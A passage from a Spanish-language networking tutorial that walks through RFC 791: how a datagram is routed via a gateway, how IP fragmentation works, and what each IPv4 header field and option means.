El parámetro más importante será la **dirección de destino**, pero en este caso no será una dirección IP, si no una dirección de red local. Cuando hablemos en este curso sobre los protocolos de nivel de enlace ya veremos más sobre esto. Lo que sí que tenemos que tener claro ahora es que la dirección que pasa de la capa IP a la capa de enlace no es la dirección de **B**, si no la **dirección de G**, que será la única máquina que establecerá una conexión directa con **A**.

Por supuesto, **G** se tendrá que encargar de enviar luego el datagrama a **B**, igual que si **A** hubiera conectado directamente con **B**.




Una vez que el datagrama ya está en la **capa de enlace**, junto con los parámetros necesarios, esta capa se encargará de añadir al datagrama **su propia cabecera** y, una vez hecho esto, ya sólo faltará enviar el paquete a través del cable físico.




Una vez en el cable (**medio físico**) que conecta con la **red local**, el paquete llegará a todas las máquinas que hay conectadas a esa red local. Una de esas máquinas será el router **G**, que al comprobar que la **dirección de red de destino** del paquete es la suya, será el

único que se quede con el paquete (bueno, claro, a no ser que en la red haya alguna máquina maligna que esté en modo promiscuo, por ejemplo si está usando un sniffer para capturar todo el tráfico de la red, aunque no vaya dirigido a ella).




Una vez que el paquete está en **G**, como ya ha utilizado la información de la cabecera de enlace, es decir, su propia dirección de red para saber que el paquete iba dirigido a él, puede **prescindir de la cabecera de enlace**, y obtener así el datagrama tal y como lo generó la capa IP de la máquina **A**.




Una vez que el datagrama está en la **capa IP** de la máquina **G,** ésta descubre que el datagrama no va dirigido a ella, ya que la IP de destino no es la suya, si no la de la máquina **B,** por lo que deduce que ella es la encargada de retransmitir el paquete para que pueda llegar hasta su destino.

La máquina **G** no modificará absolutamente nada del datagrama (o al menos eso creeremos de momento, para no complicar las cosas), por lo que lo único que tendrá que hacer será generar una **nueva cabecera de enlace** para que éste llegue hasta **B**.


Para ello, pasa el datragrama a su propia **capa de enlace**, indicándole la **dirección de red de B.**



Una vez que la **capa de enlace** de **G** tiene todos los datos necesarios, creará una **nueva cabecera de enlace** que añadirá al datagrama, y ya podrá lanzarlo a través del cable físico que une a **G** con **B**.




El paquete llegará a **B** que, gracias a la nueva cabecera de enlace generada por **G,** sabrá que el paquete va destinado a él.




Sabiendo ya esto, ya no necesita más esa cabecera de enlace, por lo que la

destruye y pasa el resto del paquete (el datagrama) a su propia **capa IP**.



En la capa IP de la máquina **B**, ésta descubre que el destinatario final del datagrama es ella misma, por lo que busca en la cabecera IP el dato que le diga a qué capa superior tiene que pasar el datagrama.

Con esto, ya sólo tendrá que enviar el datagrama a las capas superiores, donde la **aplicación** de **B** (el servidor Apache) hará con los datos del paquete lo que le plazca (es decir, procesará la petición **GET** de **HTTP** que hizo **A**).



2.3. DESCRIPCIÓN DE FUNCIONES

Aquí el RFC entra en algo más de detalle sobre las dos funciones básicas que menciona al principio: direccionamiento, y fragmentación. Para entrar ya en todos los detalles habrá que esperar a llegar más adelante, cuando se describen uno a uno los campos de la cabecera IP.

Con respecto al direccionamiento contaré poco, ya que para ello dediqué el artículo anterior sólo a este tema.

Direccionamiento

Probablemente en el ejemplo anterior no os habrá quedado muy claro el tema de las direcciones de red. ¿Cómo sabe la capa IP qué direcciones de red tiene cada máquina?

Aquí el RFC hace una distinción entre 3 conceptos: nombres, direcciones, y rutas.

- Un **nombre** indica qué buscamos.
- Una **dirección** indica dónde está lo que buscamos.
- Una **ruta** indica cómo llegar hasta esa dirección.

La responsabilidad de convertir nombres en direcciones reside en los protocolos de nivel superior a IP. Por supuesto, aquí el RFC se refiere al protocolo **DNS**, que traduce nombres a IPs, y viceversa.

Pero, igual que IP se aprovecha de funciones cuya responsabilidad pertenece a protocolos superiores, IP también se aprovecha de funciones llevadas a cabo por protocolos inferiores, es decir, por la **capa de enlace**.

La capa de enlace es la que se encarga de mantener la traducción de direcciones IP a direcciones de red (las que utiliza la capa de enlace). Por ejemplo, si utilizamos **Ethernet** en la capa de enlace, necesitaremos el protocolo **ARP** (**A**ddress **R**esolution **P**rotocol) para mantener la traducción entre direcciones IP y direcciones de red local que, en este caso, serán las famosas direcciones **MAC**. Todo esto ya lo iremos viendo a lo largo del curso.

Fragmentación

Como ya he dicho, según la tecnología utilizada en cada red, los paquetes tendrán limitado su tamaño máximo.

Internet es una red muy heterogénea, en la que conviven todo tipo de tecnologías, por lo que se hacen imprescindibles mecanismos para adaptar estas diferencias de forma transparente. Y no sólo de forma transparente al usuario final, si no también a cualquier protocolo que no se encuentre en la capa que se encargue de esta función, dentro de la jerarquía de capas de protocolos.

Por tanto, al encargarse la capa IP de esta función, la fragmentación tiene que ser transparente para los protocolos superiores, como TCP, o los protocolos de aplicación.

¿Quién decide cuándo hay que fragmentar un datagrama? Esta decisión normalmente no se tomará en la máquina que generó el datagrama (el transmisor), ya que ésta difícilmente podrá saber los problemas con los que se encontrará el datagrama en su camino hasta el destino, por lo que es responsabilidad de cada uno de los gateways que haya en el camino juzgar si el datagrama va a tener que pasar por algún cuello de botella por el que sea necesario fragmentarlo.

En la imagen vemos cómo sale un único datagrama del transmisor, que llega en primer lugar hasta el gateway G1. G1 sabe que el próximo gateway en el camino es G2, y sabe que éste se encuentra en una red de una tecnología diferente (la nubecita azul) que no puede manejar paquetes tan grandes, por lo que G1 decide fragmentar en dos el datagrama original.

Ahora que comprendemos quién y por qué lleva a cabo la fragmentación, nos falta conocer el cómo se lleva a cabo esta fragmentación.


Si pensamos un poco, enseguida nos daremos cuenta intuitivamente de que hacen falta básicamente dos cosas: un campo que nos indique a **qué datagrama** pertenece ese fragmento, y otro campo que nos indique **qué posición** ocupa ese fragmento dentro del datagrama original.

Para llevar a cabo la **identificación** del datagrama al que pertenece el fragmento se recurre a una combinación de campos, de los cuales el más importante es el campo llamado **Identification** (identificación).

Este campo es un número que puede identificar unívocamente un datagrama para una escenario concreto. Es decir, la combinación de las **ips de origen y destino**, y el **protocolo de nivel superior** (TCP, UDP, ...,...) junto con el campo **Identification** es siempre única para cada datagrama.

Podremos encontrar dos datagramas diferentes con el mismo campo Identification, si por ejemplo es diferente la IP de destino, pero nunca los **4 campos** podrán ser iguales para diferentes datagramas: **ip de origen, ip de destino, protocolo, e identificación.**


Para saber **qué posición** ocupa el fragmento dentro de ese datagrama se recurre a otro campo, llamado **Fragment Offset** (desplazamiento del fragmento), que nos indica en qué byte del datagrama original comienza este fragmento. En realidad la unidad de medida para este campo no son bytes, si no **octetos de bytes**, es decir, grupos de **64 bits**.



En la imagen vemos como un datagrama de 712 bytes es fragmentado para poder pasar a través de una red que permite un máximo de 512 bytes. El Fragment Offset del segundo fragmento será 512/8 = 64, ya que el offset se mide en unidades de 64 bits (8 bytes).

Ahora que ya tenemos la idea intuitiva de cómo se lleva a cabo la fragmentación, si somos lo suficientemente avispados, nos habremos dado cuenta de que algo falta aquí. Por supuesto, tiene que haber alguna forma de indicar cuál es el **último fragmento** o si no, de otra forma, saber cuál era el tamaño original del datagrama fragmentado, para saber cuándo tenemos todos los fragmentos para reconstruirlo.

En IP se ha optado por la primera opción, es decir, marcar con un flag (un indicador de un simple bit) cuál es el último fragmento.




Pero éste no es el único flag que se utiliza para controlar el mecanismo de fragmentación de datagramas. Existe otro flag que sirve para indicar que un datagrama en concreto **no debe ser fragmentado** bajo ningún concepto. En caso de que un datagrama marcado con este flag tenga que circular a través de una red que requiere paquetes más pequeños, el datagrama sencillamente será rechazado.

3.1. FORMATO DE LA CABECERA IP

Si estáis siguiendo el RFC al mismo tiempo que el artículo os habréis dado cuenta de que interpretado la traducción de este epígrafe muy libremente, ya que el original se llama *Internet Header Format*, lo cual se traduciría como: *FORMATO DE LA CABECERA DE INTERNET.*

He preferido traducir *Internet* por **IP**, porque eso es a lo que realmente se refiere el RFC. Como ya sabemos, **IP** es el acrónimo de **I**nternet **P**rotocol, por lo que el RFC abrevia llamando *Internet* al protocolo IP. Esta terminología me parece muy ambigua (y seguro que a vosotros también), por lo que he preferido referirme a IP en todo momento, en lugar de referirme a *Internet* a secas.

Sin más preámbulos, vamos a plantar aquí el aspecto de la cabecera de un datagrama:



```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Veamos cada campo.

Versión (*Version*): 4 bits

Aquí estamos hablando de la **versión** clásica **IPv4**, pero en un artículo futuro ya hablaremos de la versión **IPv6** que será el próximo estándar que definirá el funcionamiento de la nueva red Internet. Por tanto, este campo de momento para nosotros valdrá siempre **4** (**0100** en binario).

Longitud de la cabecera IP (*IHL*: Internet Header Length): 4 bits

Este campo indica la **longitud de la cabecera IP** (esta misma cabecera) medida en **palabras de 32 bits**. Como la cabecera IP puede contener opciones de tamaño variable, es necesario este campo que nos indica en qué punto termina la cabecera y comienzan los propios datos del paquete.

Una cabecera sin ninguna opción mide **160 bits**, es decir, 5 "filas" de 32 bits, por lo que el valor mínimo para este campo y, de hecho, también el valor más típico, es **5** (**0101** en binario).

Tipo de servicio (TOS: *Type Of Service*): 8 bits

Una vez más vuelve a entrar en escena este campo sobre el que siempre he hablado muy por encima. Al fin ha llegado el momento de que entremos en detalle.

El campo **TOS** en realidad se podría decir que consta de dos partes. Por un lado, una parte que, mediante **3 bits**, especifica un nivel de **prioridad** para el datagrama. Cuanto mayor es el valor de estos 3 bits, mayor prioridad, tomando estos nombres las 8 prioridades que se pueden especificar:

000	Datagramas rutinarios
001	Datagramas prioritarios
010	Datagramas de necesidad inmediata
011	Datagramas flash
100	Datagramas flash override
101	Datagramas críticos
110	Datagramas de control entre redes
111	Datagramas de control de red


No es muy importante comprender el significado de estos nombres ya que, entre otras cosas, los que he puesto han sido traducciones libres que he hecho yo mismo. Lo importante es que os quedéis con la idea de que, cuanto mayor es este número, mayor es la prioridad de un datagrama.

En caso de congestión en la red, los datagramas que serán descartados en primer lugar serán los que tengan prioridad **000** (rutinarios). Precisamente, prácticamente todo el tráfico que solemos utilizar en nuestras casitas es de prioridad 000.

La segunda parte del **TOS** son otros **5 bits** que funcionan a modo de **flags**, es decir, cada bit es un indicador independiente de alguna característica del datagrama. Estos son los significados de cada flag:

Bit 3	Requisitos de retardo (**flag D**)
Bit 4	Requisitos de ancho de banda (**flag T**)
Bit 5	Requisitos de fiabilidad (**flag R**)
Bit 6	Reservado para uso futuro
Bit 7	Reservado para uso futuro

Empezamos a contar a partir del bit 3, ya que los bits 0-2 son los que especifican la prioridad (*precedence*), tal y como vemos en este esquema que resume toda la estructura del campo **TOS**:



Los bits **6** a **7** no se usan, por lo que se ponen siempre a **0**. Los otros 3 flags (**D**, **T**, y **R**) mantienen un compromiso mutuo entre 3 características de la comunicación incompatibles entre sí. Es decir, por poner un ejemplo, en general, cuanto más rápida (mayor ancho de banda) es una comunicación, menor fiabilidad tendrá.

Si el **flag D (Delay)** está activo significa que el tipo de servicio que está ofreciendo este datagrama requiere un **retardo mínimo**. Por ejemplo, cualquier **aplicación interactiva** requerirá retardos mínimos, por lo que los datagramas de estas aplicaciones deberían ser dirigidos a través de redes que, aunque sean lentas

y/o poco fiables, al menos sí que garanticen que la respuesta será lo más inmediata posible.

Si el **flag T (Throughput)** está activo significa que el tipo de servicio que está ofreciendo este datagrama requiere el **máximo ancho de banda** que se le pueda ofrecer. Por ejemplo, este flag es útil para transmisiones de contenidos **multimedia,** donde lo importante es poder transmitir a toda velocidad, al margen de que se pueda perder algún dato (por ejemplo, un simple fotograma de una película), es decir, aunque el servicio tenga baja fiabilidad, y también al margen de que los datos lleguen en tiempo real, es decir, que el retardo no sea un factor crítico.

Si el **flag R (Reliability)** está activo significa que el tipo de servicio que está ofreciendo este datagrama requiere una **máxima fiabilidad**, al margen de que la comunicación sea en tiempo real (retardo), o del ancho de banda de la misma. Cualquier aplicación que requiera **precisión en los datos**, como la transferencia de **archivos binarios**, entraría dentro de este tipo de servicios.

En realidad estos flags no suelen utilizarse por muchas aplicaciones, ya que requieren un coste adicional en el procesamiento de los datagramas. Aún así, cabe destacar que hay tipos de servicio que pueden tener requisitos tan fuertes que tengan activados dos de los tres flags, pero activar los 3 sería absurdo, ya que estaríamos pidiendo que se optimizasen 3 parámetros relacionados inversamente entre sí.

Por ejemplo, una aplicación de videoconferencia podría requerir al mismo tiempo un bajo retardo (flag D) (por supuesto, una videoconferencia tiene que ser en tiempo real), y también un gran ancho de banda (flag T), pero en cambio no se puede exigir que para colmo la comunicación tenga máxima fiabilidad (flag R) y no se pierda ni un sólo detalle de la imagen por el camino.

Longitud Total (*Total Length*): 16 bits

Si bien el campo **IHL** sólo media la longitud de la cabecera IP para saber en qué punto comienzan los datos, este campo indica, en bytes, la **longitud total de todo el datagrama**, para saber **dónde terminan los datos**.

Al ser **16 bits**, el tamaño máximo de paquete será de **65536 bytes**, lo cual está muy por encima del tamaño de paquete que puede circular por cualquier red normal.

Identificación (*Identification*): 16 bits

Este es el campo que se utiliza para **identificar** el datagrama al que pertenece un fragmento. Como ya dije, la combinación de este campo con la ip de origen, la ip de destino, y el número de protocolo, identifica unívocamente un datagrama para permitir su reensamblaje a partir de sus fragmentos.

Indicadores (*flags*): 3 bits

Aquí tenemos 2 indicadores de los que ya he hablado:

Bit 0	Reservado
Bit 1	Fragmentación no permitida (DF)
Bit 2	Faltan fragmentos (MF)

El **bit 0** es de uso reservado, por lo que siempre se pondrá a **0.**

El **flag DF (Dont Fragment),** en caso de estar activo, indica que este datagrama

no puede ser fragmentado, por lo que, en caso de que el datagrama no "quepa" en una red, tendrá que ser descartado. En otros artículos ya hemos visto algunas aplicaciones de este tipo de datagramas, como el mecanismo de **Path MTU Discovery (PMTUD)** que expliqué en el artículo sobre **ICMP**. Os recomiendo que volváis a leer ahora ese apartado para que lo comprendáis mejor conociendo ahora el mecanismo de fragmentación.

El **flag MF (More Fragments),** en caso de estar activo, indica que **este fragmento NO es el último** de los que forman el datagrama original. En caso de que sí que sea el **último**, se indicará poniendo a **0** este flag. Por supuesto, si está activo al mismo tiempo el **flag DF**, no tendrá sentido el uso de este flag, por lo que se podrá dejar a **0** tranquilamente.

Desplazamiento del fragmento (*Fragment Offset*): 13 bits

Indica la **posición del fragmento** dentro del datagrama original, en unidades de **8 octetos**, es decir, **64 bits**.

El primer fragmento tendrá siempre un desplazamiento **0**. Si, por ejemplo, el primer fragmento tenía un tamaño de 512 bytes, el segundo fragmento tendrá un desplazamiento de 512/8 = 64.

Tiempo de Vida (TTL: *Time To Live*): 8 bits

Ya hablé bastante sobre este campo, sobre todo en el artículo sobre **ICMP**. Como ya sabemos, indica el **número máximo de gateways** que puede atravesar el datagrama antes de considerarse "caducado".

Cada gateway por el que pase el datagrama tendrá que restar en **1** este valor, y si en algún caso llega a valer **0**, el gateway que diódio este valor tiene que interrumpir en ese punto la transmisión del datagrama, y devolver a su transmisor original un mensaje **ICMP** de tipo **Time Exceeded**.

Si estáis bien despiertos habréis observado en este punto un detalle importante, y es que (a pesar de que en el ejemplo del punto **2.2** dije que los gateways no modifican la cabecera IP original) los gateways que actúan como intermediarios en la transmisión de un datagrama pueden, y en casos como éste **deben**, modificar algún campo de la cabecera IP.

Protocolo (*Protocol*): 8 bits

Este campo identifica el **protocolo de nivel superior** en la jerarquía, para que el módulo de la capa IP del receptor sepa cómo debe procesar el datagrama. Como ya sabemos, por ejemplo, el protocolo **TCP** se identifica con el valor **6** (**00000110** en binario).

Suma de comprobación de la cabecera (*Header Checksum*): 16 bits

Ya sabemos bien cómo funcionan las sumas de comprobación. El algoritmo es el mismo que en el caso de **TCP**, **UDP**, o **ICMP**. El problema aquí es que, como los gateways que procesan el datagrama a lo largo de todo el camino modifican la cabecera (como acabamos de ver al hablar del campo **TTL**), es necesario **recalcular** una nueva suma de comprobación en cada gateway por el que pasa el datagrama.

Por tanto, cada gateway, en primer lugar comprueba el checksum del datagrama

que ha recibido, si es valido hace lo que tenga que hacer con él (como decrementar el valor **TTL**), y por último, ya con la cabecera modificada, recalcula un **nuevo checksum**, que sustituirá al anterior.

Por tanto, tenemos aquí un nuevo ejemplo de un campo de la cabecera IP que es modificado en cada gateway por el que pasa el datagrama.

Dirección IP de origen (*Source Address*): 32 bits

Como ya sabemos, una dirección IP ocupa 32 bits. Este campo es uno de los más importantes de la cabecera IP, y especifica la **dirección IP del transmisor** del datagrama. Es el campo que se modifica cuando hacemos un **IP Spoofing**.

Dirección IP de destino (*Destination Address*): 32 bits

Pues eso, la **dirección IP del receptor** del datagrama. Por supuesto, es también uno de los campos más importantes.

Opciones (*Options*): longitud variable

Esta es, sin duda, la parte más compleja de la cabecera IP. En primer lugar, porque su longitud es variable.

Puede haber datagramas que no tengan ninguna opción y, por tanto, todo este campo sea inexistente, y justo después de la dirección IP de destino se encuentren ya los datos del paquete. De hecho, los datagramas sin opciones son probablemente los más comunes. Pero, igual que puede haber datagramas sin opciones, también los puede haber con un gran número de opciones, y cada una de ellas además con una longitud variable.

Por tanto, se hace imprescindible la presencia del campo **IHL** que, como vimos, indica en qué punto termina la cabecera IP y comienzan los datos.

Como ya vimos, el campo **IHL** mide la longitud de la cabecera en palabras de **32 bits**. Esto no significa que las opciones de la cabecera tengan que ajustarse necesariamente a este tamaño. Por este motivo, en caso de que el tamaño de las opciones no sea múltiplo de 32 bits, será necesario **rellenar con ceros** los bits necesarios hasta que se complete una "fila" de 32 bits. Estos ceros son los que aparecen como **Padding** en el dibujo de la cabecera que puse al principio.

El "campo" **Options** consta de una, ninguna, o varias opciones. En caso de que haya varias opciones, estas irán seguidas una detrás de otra, hasta que ya no haya más opciones. El formato de cada una de las opciones es variable.

El único campo que tienen en común todas las opciones es un campo de un byte que sirve precisamente para identificar el **tipo de opción**.

Este byte, llamado **Tipo de opción (option-type),** consta a su vez de varios campos que, combinados, identifican un tipo concreto de opción.

Esta es la estructura del **option-type**:

Bit 0	Bits 1 y 2	Bits 3 a 7
Copied flag	Option class	Option number

El primer bit es el **bit de copiado (copied flag).** Este bit se utiliza sólo en datagramas fragmentados. En caso de que este bit esté a **1** significa que esta opción se repite en **todos los fragmentos** del mismo datagrama, es decir, es una opción del datagrama original, y no sólo del fragmento.

A continuación tenemos los 2 bits de **clase de opción (option class).** Existen 4 clases definidas, de las cuales sólo se utilizan 2 y, para colmo, de estas dos prácticamente sólo se utiliza la primera:

00	Clase de control
01	Reservada para uso futuro
10	Clase de depuración
11	Reservada para uso futuro


Por último, tenemos 5 bits que especifican el **tipo concreto de opción** dentro de esa clase (**option number**). Esta es la lista de opciones definidas para cada clase:

Clase	Opción	Longitud	Descripción
00	0	-	Fin de lista de opciones
00	1	-	Sin operación
00	2	11	Opciones de seguridad
00	3	variable	Encaminamiento débilmente especificado por el transmisor
00	9	variable	Encaminamiento estrictamente especificado por el transmisor
00	7	variable	Registro de ruta
00	8	4	Identificador de flujo
10	4	variable	Sello de tiempo

Qué poco me gusta esto de traducir términos tan técnicos... pero no os preocupéis, que ahora iré hablando de cada opción, e incluiré, a parte de esta traducción, también los nombres originales en inglés.

Definiciones específicas de las opciones


Fin de lista de opciones (*End of options list*)



Esta opción consta de un único byte, con **8 ceros (00000000)**, y se coloca siempre como última opción, para marcar que ya no hay más opciones.

No será necesaria en caso de que el tamaño de las opciones se ajuste a un múltiplo de **32 bits**, por lo que el fin de las opciones vendrá delimitado por el campo **IHL.**


Sin operación (*No Operation*)



Esta opción consta también de un único byte **(00000001),** y es un clásico **NOP**, es decir, una instrucción que **no hace nada**.

La utilidad de esta opción es **simplemente separar opciones** para ajustarlas a palabras de **32 bits**, es decir, si una opción ocupa 24 bits, se podría poner un **No Operation** entre ésta y la siguiente, si quisiésemos que la siguiente opción comenzase en una nueva "fila" de 32 bits (ya que 24+8 = 32).

Opciones de seguridad (*Security*)



A pesar de lo atractivo del nombre de esta opción, me temo que no voy a poder contaros mucho, ya que el uso de esta opción es tan complejo que requiere un RFC propio para detallarla. Este es el **RFC 1108** (ftp://ftp.rfc-editor.org/in-notes/rfc1108.txt).

Esta opción está definida por el departamento de defensa de los estados unidos, e incorpora información de distintos niveles de confidencialidad a los datagramas (desde información desclasificada, hasta alto secreto).

Tampoco creo que os enteréis de mucho leyendo el RFC 1108 así que, teniendo en cuenta que esta opción no os la vais a encontrar habitualmente, en principio podéis ignorarla. Por supuesto, animo al que tenga interés a que investigue por su cuenta (aunque os advierto de antemano que no os bastará con el RFC 1108).

Sólo he de destacar dos detalles, para que identifiquéis esta opción si os la encontráis.

